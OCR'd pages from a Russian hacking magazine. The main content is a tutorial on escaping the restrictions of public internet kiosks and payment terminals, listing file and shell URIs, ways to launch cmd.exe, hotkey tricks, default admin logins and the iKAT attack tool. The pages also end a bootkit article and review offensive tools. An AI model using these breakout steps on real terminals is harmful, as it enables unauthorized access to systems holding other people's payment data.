Disable ASLR — отключение защиты ASLR, задача которой заключается в усложнении эксплуатирования уязвимостей за счет рандомизации адресов памяти (специфична для каждой ОС и архитектуры).

Bootkitting (modified Kon-boot payload) — продвинутый буткит-функционал, расширяемый за счет динамических базонезависимых модулей.

Regeneration — буткит способен самостоятельно восстанавливать себя на зараженной машине. Это возможно из-за особенностей современной архитектуры компьютера, предоставляющей каждому периферийному устройству равные права доступа к оперативной памяти.

Здесь также стоит упомянуть и сценарии атаки буткита Rakshasa:

1. Локальное протроянивание через бота-посредника с помощью локальных сплоитов для повышения привилегий.
2. Удаленное протроянивание с помощью архитектурных уязвимостей в сетях и сетевом оборудовании (по сути, функционал червя), в качестве примера можно привести CVE-2010-0104.


Неуловимость вируса обеспечивается тем, что прошивка iPXE, работающая на сетевой карте, загружается до операционной системы, то есть способна заразить ее до запуска антивирусных продуктов. И последняя убойная фишка Rakshasa заключается в том, что он использует iPXE-прошивку для загрузки с удаленного компьютера, загружая себя таким образом в память при каждом ребуте компьютера уже без поддержки сети.

OUTRO

Подводя итоги, хочется отметить, что и EvilCore и Rakshasa демонстрируют уязвимости архитектуры на уровне проектирования платформ. Не знаю как, но каким-то волшебным образом Джонатан поддержал мои взгляды на безопасность существующих систем, о которой я говорил во многих своих предыдущих статьях, подчеркивая именно архитектурные уязвимости, так что welcome back to the security level of 1997 :). ⌶

ВОЗМОЖНЫЕ ПРОБЛЕМЫ ПРИ ЗАГРУЗКЕ БУТКИТА

- Ограниченность. Единственный способ загрузки буткита — это установка хуков.
- Невозможность загрузки буткита после загрузки ядра ОС (прерывания BIOS напрямую вызывать уже не получится). Здесь есть вариант с патчингом ядра и загрузочных драйверов, но при простейшей проверке контрольной суммы системных файлов ОС буткит будет обнаружен в кратчайшие сроки.
- Возможность легкого обнаружения. При сравнении паттернов оригинальной и инфицированной буткитом загрузочной области различия сразу бросятся в глаза. Как следствие, все это непотребство обнаружится даже при помощи древнего сигнатурного сканера.



Блок-схема работы ShellServer'а EvilCore

WWW

- **Слайды презентации EvilCore: bit.ly/jGX0iS;**
- **демонстрационное видео EvilCore: vimeo.com/25372729;**
- **слайды Джонатана Броссара, подготовленные для DEF CON: bit.ly/0DrkeZ;**
- **видеопрезентация по буткиту Rakshasa: bit.ly/SBubeR;**
- **конструирование настоящей железной малвари на примере кейлоггера: bit.ly/PjveuK.**

ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



6 номеров — **1194 руб.**
12 номеров — **2149 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **894 руб.**
12 номеров — **1699 руб.**




6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**




6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**



6 номеров — **775 руб.**
12 номеров — **1399 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **950 руб.**
12 номеров — **1699 руб.**



shop.glc.ru

Дима Ч.

КАК ОТКРЫВАЮТСЯ КИОСКИ

ALL YOUR INTERNET KIOSKS ARE BELONG TO US



WARNING


Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Сегодня интернет-киоски используются во всех общественных местах, особенно популярны они на вокзалах, в аэропортах и магазинах. Попробуем разобраться, насколько защищены подобные терминалы, и попытаемся обойти установленные владельцами ограничения.

КИОСКИ?

Интернет-киоски представлены в нашей стране различными терминалами, с помощью которых можно оплатить мобильную связь, услуги ЖКХ, кредиты, перевести средства на интернет-кошельки и так далее. Как правило, такие терминалы имеют дисплей с тачскрином, который отображает развернутый на весь экран браузер.

На западе интернет-киоски распространены гораздо сильнее. Там они встречаются буквально везде, а их функциональные возможности значительно шире: регистрация на рейсы самолета, туристическая информация, букинг гостиниц и отелей, онлайн-покупки и биржи труда. Пользователям при этом доверяют чуть больше, и нередко в таких киосках может присутствовать полноценная клавиатура и мышь.



Если открыть в браузере киоска адрес http://ikat.ha.cked.net, появляется интерфейс iKAT с кучей инструментов

Ответ на вопрос, почему интернет-киоски могут быть интересны разного рода атакующим, вероятно, не должен вызывать затруднений. Злоумышленник, контролирующий работу какого-либо платежного терминала, может получить большое разнообразие интересной информации. Но мы-то с тобой носим белые шляпы, именно поэтому рассматриваем игры с интернет-киосками как отличный таймкиллер во время нудной пересадки в аэропорту, например. Стоит сразу отметить, что во всех атаках на киоски нет никакого rocket science, все описанное ниже достаточно примитивно и просто. Однако даже такие, казалось бы, очевидные вещи до сих пор работают в современных информационных системах, и от этого становится слегка… неуютно.

ТИПИЧНЫЙ ИНТЕРНЕТ-КИОСК В ПОДРОБНОСТЯХ

Начнем с железа. Как правило, терминал — это обычный компьютер, заточенный в некий «жесткий» корпус, который защищает аппарат от воздействий окружающей среды, непогоды и вандалов. Доступ ко всем ненужным пользователю девайсам ограничивается; так, наибольшее распространение получили устройства, у которых во внешний мир выставлен лишь сенсорный экран, позволяющий отказаться от использования клавиатуры и мыши. В зависимости от функциональной необходимости, пользователю могут быть доступны USB-порты и слоты для карт памяти (загрузить и распечатать фотографии, например).

Если киоск принимает банкноты, то, скорее всего, к нему подключена также видеокамера и ряд датчиков, срабатывающих на удары и попытки открыть корпус железяки.

Большинство терминалов работает под управлением ОС Windows, существуют, конечно, Linux/BSD-киоски, но их немного. На данный момент на рынке представлено около 50 компаний, предлагающих свое ПО в качестве оболочки для киоска, но почти все они работают одинаково.

Ограничивают функционал хоста:

- отключают функционал ОС, который может скомпрометировать систему;
- ограничивают доступ к командной строке;
- ограничивают возможность для загрузки файлов;
- используют native ACL.

Разворачивают браузер на весь экран:

- пользователь киоска не покидает пределы браузера;
- нет возможности свернуть, закрыть браузер;
- панель «Пуск», трей и прочее скрываются.

Есть у ПО для киосков и свои блэклисты, например, при попытке вызвать окна с заголовками «Save File…», «Print», «Open» они будут тут же закрыты.

Помимо этого, ставятся хуки на вызов потенциально опасных API-функций: KillProcess(), AllocConsole(), GetCommandLineW(); браузер (а это чаще всего IE) работает в режиме High Security Zone, при котором запрещается загрузка файлов, работа ActiveX-элементов, попапы.

Ватчдог также имеет место быть, через определенные промежутки времени он проверяет список запущенных процессов, восстанавливает необходимые и убивает несанкционированные.

Ограничивается работа клавиатуры и мыши. Блокируются все популярные хоткеи:

- <Ctrl> + <Shift> + <Esc> (диспетчер задач)
- <Ctrl> + <Alt> + <Del> (диспетчер задач)
- <Alt> + <Tab> (переключение между окнами)
- <Ctrl> + <Esc> (меню «Пуск»)
- <Alt> + <F4> (закрыть окно)

Переназначается или отключается функционал ряда клавиш (<Ctrl>, <Alt>, <F1–F12>). Также все эти клавиши могут просто-напросто отсутствовать на клавиатуре. Щелчки правой кнопкой мыши (если она есть) перестают работать, либо контекстное меню кастомизировано.

Как можно заметить, ПО пытается сделать все, чтобы ограничить работу пользователей, оставив только минимально необходимый функционал. Именно эти ограничения и попытаемся обойти.

МААМ, ДАВАЙ Я СХОЖУ И КИНУ ТЕБЕ ДЕНЕГ НА ТЕЛЕФОН

Как известно, идеально написанных программ не бывает, идеальной защиты не существует. Задача — используя урезанный функционал оболочки, доступный для работы, добраться до командной строки, обойдя киоск-джейл. Так как большинство из них полагается на блэклисты, это не такая уж и трудная задача.

Собственно векторов работы с киоском не так уж и много:

- графический интерфейс киоска;
- клавиатура/мышь, если есть;
- адресная строка браузера, если есть;
- USB-порты;
- контент со сторонних сайтов.



Аппаратная клавиатура киоска

СПОСОБ ПЕРВЫЙ

Итак, представим ситуацию. Перед нами интернет-киоск, установленный в аэропорту, который за скромные 5 долларов в час предлагает посерфить в Сети. Без оплаты доступен, как правило, какой-нибудь местный ресурс (сайт аэропорта, например). Попытки перейти на другие ресурсы заканчиваются редиректами на просьбу заплатить. Когда перед глазами адресная строка браузера, самое первое, что приходит в голову, — это попытка посмотреть локальные ресурсы машины путем ввода банальной C:\windows. Скорее всего, джейл киоска запретит такой переход. Однако ребята из Microsoft подумали о тех, кто постоянно забывает, в какую сторону ставятся слеши в путях файловой системы, да и вообще, как эти пути выглядят. Именно поэтому в каталог windows и папки размещения данных приложений можно попасть с помощью огромного количества способов:

```
File:/C:/windows
File:/C:\windows\
File:/C:\windows/
File:/C:/windows
File:/C:/windows
File:/C:\windows\
File:/C:\windows/
File:/C:/windows
File://C:/windows
File://C:\windows/
file://C:\windows
C:/windows
C:\windows\
C:\windows
C:/windows/
C:/windows\
%WINDIR%
%TMP%
%TEMP%
%SYSTEMDRIVE%
%SYSTEMROOT%
%APPDATA%
%HOMEDRIVE%
%HOMESHARE%
```

Уже на данном этапе идея с блэклистами начинает хромать :). Тут же можно вспомнить о том, что IE поддерживает такой замечательный протокол, как shell: набрав в адресной строке что-нибудь типа Shell:Windows, ты вполне можешь получить доступ к заветному explorer.exe. Еще немного примеров:

```
Shell:Profile
Shell:ProgramFiles
Shell:System
Shell:ControlPanelFolder
```

В особо тяжелых случаях можно прибегнуть к CLSID (Windows Class Identifiers). Так, переход по адресу «shell:::{20d04fe0-3aea-1069-a2d8-08002b30309d}» тоже запустит explorer.exe.

Напомню, что всем системным каталогам в Windows ставится в соответствие свой идентификатор класса (CLSID), используя который можно обращаться к нужным веткам ФС. В приведенном примере используется CLSID системной папки «Мой компьютер».

Можно вообще не напрягаться с запоминанием названий каталогов и CLSID'ов и просто набрать search-ms: в адресной строке (актуально для IE опять же).

ВТОРОЙ, НАИБОЛЕЕ ОЧЕВИДНЫЙ СПОСОБ

Есть в ОС Windows библиотека под названием Common Dialogs. Как становится понятно из названия, она обеспечивает реализацию и отображение стандартных диалоговых окон в системе. Тех самых, что позволяют нам выбрать файл для загрузки и сохранения, выбрать шрифт, цвет и так далее. Очевидно, что с помощью таких диалоговых окон можно просмотреть содержимое файловой системы киоска, однако отчего-то некоторые забывают, что с помощью их также можно и запускать произвольные приложения (FileView Controls тому виной). Собственно, вот и вектор:

1. Находим любой элемент на сайте, который откроет диалоговое окно (например, кнопочка «Attach» в форме с обратной связью);
2. Переходим в каталог C:\Windows\system32\;
3. Клик правой кнопкой по cmd.exe → Открыть.

Не работает? Тогда что-то из этого обязательно выполнится:

```
command.com
win.com cmd.exe
win.com command.com
Loadfix.com start.exe
sc create testsvc binpath="cmd /K start" \
    type=own type=interact
loadfix.com cmd.exe
loadfix.com command.com
start loadfix.com cmd.exe
start loadfix.com command.com
start loadfix.com cmd.exe
%COMSPEC%
```

Найти в терминале функционал, который отобразит нам необходимое диалоговое окно, достаточно просто. Как вариант, можно просто поискать PDF- или doc-файлы, используя GUI самого киоска. Скорее всего, для отображения найденных файлов терминал с удовольствием запустит Word или Acrobat Reader, ну а дальше уже дело техники: «Файл → Открыть». Также с помощью данных диалоговых окон можно и файлы загружать со своего сервера в Сети (выгружать, кстати, тоже).

К слову, о запуске новых процессов. Вспомним о протоколах, многие из них обрабатываются приложениями, отличными от браузера, так почему бы не использовать их:

```
Mailto://
Callto://
News://
Gopher://
HCP://
Telnet://
Rlogin://
LDAP://
MMS://
SKYPE://
SIP://
Play://
Steam://
Quicktime://
```


Так, URL hcp://chpk_nyasha запустит «Help and Support Center», в котором есть подробная инструкция о том, как пользоваться командной строкой, и любезно предоставлена ссылка для ее запуска.


СПОСОБ ТРЕТИЙ. КЛАВИАТУРА

С клавиатурой ситуация простая:

- есть полноценная клавиатура. Идеальный вариант, который встречается не так часто;
- клавиатура есть, однако часть клавиш на ней недоступна. Вариант похуже, однако не фатальный, поскольку и без всяких TAB'ов и Win-клавиш можно обойтись;
- клавиатуры нет. Самый грустный вариант. Используется виртуальная клавиатура ПО киоска. Однако на таких клавиатурах все же можно найти необходимые символы (<, >, /, \, :, %, ...).

Опять же использовать хоткеи — первое, что приходит в голову. Наиболее популярные варианты, конечно, закрыты (хотя попадались






Несмотря на все ограничения, на обоих терминалах удалось добраться до Explorer'a



Теперь у нас есть доступ к системе



Справка может быть крайне полезной для доступа к командной строке

мне киоски, которые вполне себе умирали после <Alt+F4>), однако разного рода сочетания (<Ctrl+L>, <Ctrl+0>, <Ctrl+I>, <Alt+P>) вполне себе работают и позволяют наоткрывать каких-нибудь новых окошек, из которых прямой путь к explorer.exe. Про залипание клавиш также не стоит забывать. Пять раз жмем <Shift> и радуемся появившемуся окну.

СПОСОБ ЧЕТВЕРТЫЙ. АДМИНКА

Админить терминалы, как ни странно, надо, конфигурировать тоже, именно поэтому в подавляющей массе софта для киосков есть шорткаты для входа в административный интерфейс. Узнать эти шорткаты — дело несложное, особенно если удалось узнать производителя ПО киоска или терминала. В юзергайдах к устройствам подробно описывается, где эти самые админки находятся и как к ним достучаться. Там же рядышком лежат и стандартные креды на вход в интерфейс администратора, которые почему-то так не любят менять покупатели этого самого ПО.

Чаще всего форма входа в админку вызывается либо по хоткею (рандомное нажатие на кучу клавиш ;)), либо после совершения определенных действий в интерфейсе, например ввода «специального» номера (нередко этими номерами оказываются десять единичек или нуликов) в поле для мобильного номера. Невидимые элементы по углам экрана также излюбленное место для шортката к админке.

СПОСОБ ПЯТЫЙ. ДЛЯ ЛЕНИВЫХ

Очень удобно слегка подготовиться перед подходом к киоску. Почему бы не сделать ресурс в интернете, на котором заранее будут расположены все необходимые элементы для вызова разного рода менюшек и приложений?

Точно так размышлял Пол Крэйг (Paul Craig), который и реализовал эту идею в виде замечательной тулзы iKAT (Interactive Kiosk Attack Tool), доступной по адресу ikat.ha.cked.net. Суть ее работы очень проста. Атакующий заходит с киоска по указанному выше адресу, жмет «Auto-Hack» и через 30 секунд наслаждается видом консоли на экране.

Помимо автохака, интерфейс позволяет сделать все самому ручками, удобно нажимая на ссылочки, заботливо сгруппированные по разделам. Вот тут глаза даже слегка разбегаются, настолько богат функционал. Все возможности разделены на десять категорий (помимо автоэксплуатации):

- информация о киоске. В данном разделе можно узнать IP-адрес киоска, версию ОС, используемый браузер и так далее;
- ссылки на локальную ФС;
- ссылки на вызов разнообразных диалоговых окон;
- ссылки на различные URI-схемы, с возможностью автоматического определения тех из них, которые работают на данной машине;
- ссылки на файлы различных типов, для запуска сторонних приложений;
- плагины и аддоны к браузеру;
- XUL-ссылки для Firefox. С их помощью можно получить доступ к различным конфигурационным панелям данного браузера;
- раздел с различными iKAT Tools для эксплуатации;
- раздел, в котором собраны ссылки на баги, призванные крешнуть браузер либо непосредственно процессы ПО киоска.

Описывать все возможности инструмента не вижу особого смысла, нужно просто разок зайти и посмотреть самому: различные Java-апплеты, ActiveX-компоненты, JavaScript-консоль, аддоны для браузера, которые запускают командные строки, таск-менеджеры, редакторы реестра и так далее — все это в изобилии присутствует на одном ресурсе.

Или вот, например, если на киоске установлен Office, то можно просто скачать doc-файл (поддерживаются также форматы docx, xls, xlsb, xlsm, xlsx) с приаттаченным внутри него cmd.exe, который байпасит Local Group Policy и Software Restriction Policies.

Автор ресурса предлагает просто загружать на диск киоска iKAT-агент (например, с помощью флеш-даунлоадера), который попытается поднять свои привилегии и отдать админскую консольку. Все для вашего удобства, сэр.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Изучая различные киоски и терминалы, я натыкался на самую разнообразную инфу, которую эти самые киоски бережно складируют в каталогах с логами. Пожалуй, доверять таким аппаратам номер своей кредитки пока еще рановато.

Не стоит забывать о том, что интернет-киоски, кроме того что содержат массу интересных данных, являются также отличными площадками для дальнейших атак, направленных во внутреннюю сеть (аэропорта, например). А рядом с этими самыми терминалами вполне себе могут валяться розетки, свичи и LAN-кабели, которые также можно использовать для подключения в сеть чего-нибудь описанного в недавней статье «Хакерский чемоданчик».

Собственно, на этом и все. Как ты мог заметить, дело это не хитрое, но довольно увлекательное, особенно когда нечем заняться или хочется скрасить очередной поход к терминалу оплаты.


Не забывай, что мы с тобой хорошие ребята и ни в коем случае не станем использовать полученные знания в своих корыстных целях. Чудес! ⌶

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ




Автор: Stach & Liu
URL: www.stachliu.com/resources/tools/google-hacking-diggity-project
Система: Windows



ADVANCED GOOGLE HACKING

Все знают, что такое Google hacking, насколько он прост и полезен, но мало кто в курсе, что он не стоит на месте и развивается. Программа SearchDiggity из проекта Google Hacking Diggity — самое большое тому подтверждение. Программа представляет собой набор из 11 подпрограмм, каждая из которых имеет свой выделенный функционал для решения определенных задач, основывающихся на поиске. GoogleDiggity применяется для классического Google hacking, BingDiggity — то же самое, но на основе поисковика Bing. FlashDiggity — отличный помощник для массового поиска уязвимостей во Flash-файлах. DLPDiggity — аналог DLP-системы на основе поисковиков. LinkFromDomain — footprint инструмент на основе ссылок на сайте. CodeSearch Diggity поможет в массовом поиске уязвимостей в проектах, располагающихся на Google Code, MS CodePlex, SourceForge, GitHub и так далее. MalwareDiggity и BingBinaryMalware — хорошие помощники для идентификации ссылок, ведущих на вредоносные сайты. PortScan — простой пассивный сканер портов. NotInMyBackYard пригодится для поиска критической информации на сторонних сайтах типа PasteBin, YouTube, Twitter, Dropbox, Microsoft SkyDrive и Google Docs. SHODAN Diggity предоставляет удобный интерфейс к сервису SHODAN.



Автор: THC
URL: www.thc.org/thc-ipv6
Система: Linux


2

НА АБОРДАЖ IPV6-СЕТИ

THC-IPV6 — это полный набор инструментов для проведения атак на слабые стороны протоколов IPv6 и ICMP6 от легендарной хак команды The Hacker's Choice. Программа представляет собой набор атакующих модулей для IPv6-сетей и является незаменимой вещью во время пентестов в IPv6-сетях. Функционал программы не может не радовать:

- атака «Человек посередине»;
- сканирование сети;
- обнаружение новых устройств;
- подделка устройств;
- флуд;
- перебор грубой силой;
- эксплойты;
- отказ в обслуживании;
- конструктор пакетов;
- фаззеры.

И это далеко не полный список — публичная версия инструмента распространяется не со всеми существующими модулями, но при отправке патчей и новых модулей можно получить доступ к приватной версии программы с более чем 50 модулями. Инструмент активно развивается, и тренинги по безопасности IPv6-сетей идут с использованием данного инструмента на таких конференциях по информационной безопасности, как 44Con, Hack in the Box, Security Zone, CanSecWest.



Автор: Georgia Weidman
URL: www.bulbsecurity.com/smartphone-pentest-framework
Система: Linux


3

СМАРТФОНЫ ПОД ПРИЦЕЛОМ

Популярность мобильных устройств растет, как и интерес хакеров к их (без)опасности. Так что релиз Smartphone Pentest Framework (SPF) на Black Hat Arsenal совсем не удивителен. Инструмент позволяет оценить удаленные уязвимости, проводить атаки на клиента, атаки социальной инженерии, атаки после эксплуатации и поднятия привилегий. В составе текущей версии:

- SPF-консоль;
- SPF Web GUI;
- SPF Android-приложение;
- SPF Android-агент.


Сам фреймворк написан на Perl и хранит все настройки в простом конфигурационном файле. Консольный интерфейс по принципу работы напоминает Metasploit. В инструменте уже реализованы агенты для ОС Android и iOS (агент для BlackBerry в разработке). Агент представляет собой post exploitation приложение для мобильного устройства, с помощью которого можно: повышать свои привилегии, собирать информацию, удаленно управлять смартфоном (например, отправлять SMS). Агент можно установить на телефон жертвы как дав прямую ссылку на него в надежде на бестолковость пользователя, так и проэксплуатировав уязвимость в WebKit (CVE-2010-1759). SPF разработан за счет гранта DARPA Cyber Fast Track.



Автор: Vasanthkumar Velayudham
URL: sourceforge.net/projects/xeleniumsecurit
Система: Windows/Linux

ИМИТАЦИЯ ПОЛЬЗОВАТЕЛЯ ДЛЯ ПОИСКА XSS

OWASP Xelenium базируется на фреймворке Selenium для автоматизации действий пользователя в браузере. Selenium предоставляет несколько вариантов для идентификации элементов интерфейса, сравнения ожидаемого и наблюдаемого поведения тестируемого приложения. Одной из ключевых особенностей Selenium является возможность запуска одних и тех же тестов в различных браузерах. И данный функционал было грех не использовать для поиска уязвимостей в веб-приложениях. Это и сделали разработчики Xelenium — они автоматизировали поиск Cross Site Scripting (XSS) уязвимостей (только это пока на данный момент). Для работы инструмента нужно ввести адрес интересующего приложения и провести его сканирование на наличие других страниц. Xelenium определит также все доступные поля для ввода, части из которых можно заранее задать предопределенные значения по маске, чтобы ускорить процесс тестирования. Потом оставить только те страницы, которые необходимо протестировать. Затем выбираем используемые векторы атак и при необходимости добавляем и свои. После этого уже можно начинать тестирование, а результаты его можно увидеть в веб-интерфейсе.



Автор: Krzysztof Kotowicz
URL: https://github.com/koto/xsschef
Система: Windows/Linux/Mac




УПРАВЛЯЕМ СЕССИЯМИ В CHROME

